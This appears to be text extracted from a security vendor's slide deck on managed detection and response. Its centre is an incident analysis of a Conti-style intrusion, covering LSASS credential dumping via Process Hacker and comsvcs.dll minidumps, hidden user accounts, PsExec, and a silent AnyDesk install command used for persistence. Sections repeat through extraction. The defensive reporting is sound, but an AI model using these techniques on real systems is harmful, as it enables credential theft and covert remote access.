
- Execution of trusted utilities (**whoami.exe**, **net.exe**, **net1.exe**) from PowerShell to gather information about system users and domain-level groups.
- Access of multiple malicious files (**winpeasx64.exe**, **winpeasany.exe**, **winpeasany\_ofs.exe**, **gmer.exe**, **winpeasx86\_ofs.exe**, **winpeasx64\_ofs.exe**) by Windows File Explorer, leading to detection of **MSIL/HackTool.Agent.OS** threat.
- Execution of processhacker.exe, loading of **kprocesshacker.sys** and access of LSASS process, indicating potential credential dumping.
- Use of PsExec tool and PowerShell for remote program execution.
- Creation of a minidump of LSASS process memory and attempts to add and hide user accounts.
- Installation of **AnyDesk** with settings associated with **Conti ransomware gang**.
- Use of 7zip utility to create a password-protected archive file and clearing of the Application event log.

The result of the incident includes the detection of **MSIL/HackTool.Agent.OS** threat and potential post-compromise communication using **AnyDesk ID**.

What techniques adversary used for credential access.

- The adversary used the following techniques for credential access:
- Execution of processhacker.exe and loading of kprocesshacker.sys to access LSASS process, indicating potential credential dumping
  - Creation of a minidump of LSASS process memory using rundll32.exe and comsvcs.dll
  - Attempts to add, hide, and set passwords for user accounts using net.exe, lsass.exe, and reg.exe





archive file and clearing of the Application event log.


The result of the incident includes the detection of **MSIL/HackTool.Agent.OS** threat and potential post-compromise communication using **AnyDesk ID**.

## What techniques adversary used for credential access.


 The adversary used the following techniques for credential access:

- Execution of processhacker.exe and loading of kprocesshacker.sys to access LSASS process, indicating potential credential dumping
- Creation of a minidump of LSASS process memory using rundll32.exe and comsvcs.dll
- Attempts to add, hide, and set passwords for user accounts using net.exe, lsass.exe, and reg.exe

## What technique adversary used to maintain persistence?

 The adversary used the technique of installing AnyDesk with settings to start on boot silently, and creating a shortcut file in the common startup folder, which indicates a method for maintaining persistence.





INCIDENT ▾

REMEDiation

COMMENT


EDIT

ASSIGN


PROGRESS ▾

- Execution of processhacker.exe and loading of kprocesshacker.sys to access LSASS process, indicating potential credential dumping
- Creation of a minidump of LSASS process memory using rundll32.exe and comsvcs.dll
- Attempts to add, hide, and set passwords for user accounts using net.exe, lsass.exe, and reg.exe

What technique adversary used to maintain persistence?

 The adversary used the technique of installing AnyDesk with settings to start on boot silently, and creating a shortcut file in the common startup folder, which indicates a method for maintaining persistence.

Provide more details about anydesk installation.

 The AnyDesk remote desktop software was silently installed using anydesk.exe with settings to start on boot. The installation command used was “—install C:\ProgramData\AnyDesk —start-with-win —silent”. This technique was observed to be used by the Conti ransomware gang. The process was initiated by the system user (nt authority\system) from the command line interpreted cmd.exe. The executable has a trusted reputation and is signed by AnyDesk Software GmbH.





## MDR vs. ROI:

Unternehmen mit 120 MA  
erhöhter Schutzbedarf

ESET PROTECT MDR  
6,64 EUR pro Monat/User

---

Unternehmen mit 500 MA  
kritische Infrastruktur

ESET PROTECT MDR Ultimate  
8,30 EUR pro Monat/User









STAR

"Star Wars is essentially a movie  
about data breach response  
— one that failed rather miserably."

WARS



“

Die Welt wird nicht bedroht von den  
Menschen, die böse sind, sondern von  
denen, die das Böse zulassen

Albert Einstein





Digital Security  
**Progress. Protected.**

